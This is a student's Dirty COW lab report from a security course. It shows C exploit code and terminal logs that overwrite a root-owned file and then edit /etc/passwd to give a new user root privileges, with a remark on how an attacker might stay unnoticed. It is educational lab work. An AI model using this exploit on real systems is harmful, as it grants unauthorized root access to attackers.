
Joseph Tsai
CSS 517 – Dirty COW Attack Lab
November 25th, 2020

Task 1: Modify a dummy read-only file

Screenshot 1: Creating the dummy file “zzz” with the relevant input (as seen below), and changing the permissions on it so that non-root users are unable to write to the file.


I noted that upon trying to edit the file that I was unable to without using the “sudo” command, per the updated permissions provided to the program.



```
elggData           openssl_1.0.1-4ubuntu5.11.dsc           Videos
examples.desktop   openssl_1.0.1.orig.tar.gz
[11/25/2020 13:41] seed@ubuntu:~$ cd /
[11/25/2020 13:42] seed@ubuntu:/$ ls
bin    etc            lib         opt   sbin     tmp      vmlinuz.old
boot   home           lost+found  proc  selinux  usr
cdrom  initrd.img     media       root  srv      var
dev    initrd.img.old mnt         run   sys      vmlinuz
[11/25/2020 13:42] seed@ubuntu:/$ sudo touch /zzz
[sudo] password for seed:
[11/25/2020 13:42] seed@ubuntu:/$ ls
bin    etc            lib         opt   sbin     tmp      vmlinuz.old
boot   home           lost+found  proc  selinux  usr      zzz
cdrom  initrd.img     media       root  srv      var
dev    initrd.img.old mnt         run   sys      vmlinuz
[11/25/2020 13:42] seed@ubuntu:/$ sudo chmod 644 /zzz
[11/25/2020 13:42] seed@ubuntu:/$ sudo gedit /zzz
[11/25/2020 13:43] seed@ubuntu:/$ cat /zzz
111111222222333333
[11/25/2020 13:43] seed@ubuntu:/$ ls -l /zzz
-rw-r--r-- 1 root root 19 Nov 25 13:43 /zzz
[11/25/2020 13:43] seed@ubuntu:/$ echo 99999 > /zzz
bash: /zzz: Permission denied
[11/25/2020 13:43] seed@ubuntu:/$ 
```

Joseph Tsai
CSS 517 – Dirty COW Attack Lab
November 25th, 2020


Screenshot 2: Setting up the cow_attack.c file. This was copied directly from the lab handout.



```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/zzz", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "222222");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "******";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
                                                             1,2           Top
```

Joseph Tsai
CSS 517 – Dirty COW Attack Lab
November 25th, 2020

Screenshot 3: Compiling the cow_attack.c file, and running the attack. I noted that indeed, the 2's within the "zzz" file had been replaced with "*" characters. I found it quite interesting that this attack was realized through the core functionality of the copy-on-write function having a vulnerability that we were able to exploit through using an order version of Ubuntu.




```
[11/25/2020 13:53] seed@ubuntu:/$ sudo gcc cow_attack.c -lpthread
[11/25/2020 13:53] seed@ubuntu:/$ a.out
^C
[11/25/2020 13:54] seed@ubuntu:/$ ls
a.out  cdrom         etc         initrd.img.old  media  proc  sbin     sys  var          zzz
bin    cow_attack.c  home        lib             mnt    root  selinux  tmp  vmlinuz      zzz~
boot   dev           initrd.img  lost+found      opt    run   srv      usr  vmlinuz.old
[11/25/2020 13:54] seed@ubuntu:/$ sudo cat zzz
111111******333333
[11/25/2020 13:54] seed@ubuntu:/$ 
```

Joseph Tsai
CSS 517 – Dirty COW Attack Lab
November 25th, 2020

Task 2: Modify the password file to gain the root privilege


Screenshot 4: Creating a new account with the username "charlie". I noted that indeed, the user was not given access to the "0000" group in the third field, indicating that the "charlie" account did not have root privileges.



```
[11/25/2020 13:56] seed@ubuntu:/$ sudo adduser charlie
Adding user `charlie' ...
Adding new group `charlie' (1002) ...
Adding new user `charlie' (1001) with group `charlie' ...
Creating home directory `/home/charlie' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
[11/25/2020 13:57] seed@ubuntu:/$ cat /etc/passwd | grep charlie
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
[11/25/2020 13:57] seed@ubuntu:/$ 
```

Joseph Tsai
CSS 517 – Dirty COW Attack Lab
November 25th, 2020


Screenshot 5: Editing the cow_attack.c code so that it will replace the “1001” with “0000”, thus granting root permissions for the “Charlie” account when run. I recognize that finding the position this way would ultimately change all users with the same “x:1001” pattern to root users, so to refine the code I think that the attacker could specifically target a given user that they wanted to stay hidden as opposed to making everyone a root user. Furthermore, having the “x:” in front of the “1001” within the pattern searching prevents the code from overriding all “1001’s” with “0000”, which could present configuration issues later on if there are many users and if the attacker wanted to remain unnoticed.



```
  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "x:1001");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "x:0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
                                                    49,1          53%
```

Joseph Tsai
CSS 517 – Dirty COW Attack Lab
November 25th, 2020

Screenshot 6: Compiling and running the edited attack program, resulting in gaining root privileges after switching to the "charlie" account.



```
[11/25/2020 14:03] seed@ubuntu:~$ ls
Desktop           Music                                    Pictures
Documents         openssl-1.0.1                            Public
Downloads         openssl_1.0.1-4ubuntu5.11.debian.tar.gz  Templates
elggData          openssl_1.0.1-4ubuntu5.11.dsc            Videos
examples.desktop  openssl_1.0.1.orig.tar.gz
[11/25/2020 14:03] seed@ubuntu:~$ ls
Desktop           Music                                    Pictures
Documents         openssl-1.0.1                            Public
Downloads         openssl_1.0.1-4ubuntu5.11.debian.tar.gz  Templates
elggData          openssl_1.0.1-4ubuntu5.11.dsc            Videos
examples.desktop  openssl_1.0.1.orig.tar.gz
[11/25/2020 14:03] seed@ubuntu:~$ cd /
[11/25/2020 14:03] seed@ubuntu:/$ ls
a.out  cow_attack.c  initrd.img      media  root     srv  var          zzz~
bin    dev           initrd.img.old  mnt    run      sys  vmlinuz
boot   etc           lib             opt    sbin     tmp  vmlinuz.old
cdrom  home          lost+found      proc   selinux  usr  zzz
[11/25/2020 14:03] seed@ubuntu:/$ sudo vim cow_attack.c
[sudo] password for seed:
[11/25/2020 14:04] seed@ubuntu:/$ sudo gcc cow_attack.c -lpthread
[11/25/2020 14:04] seed@ubuntu:/$ a.out
^C
[11/25/2020 14:05] seed@ubuntu:/$ su charlie
Password:
root@ubuntu:/# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
root@ubuntu:/#
```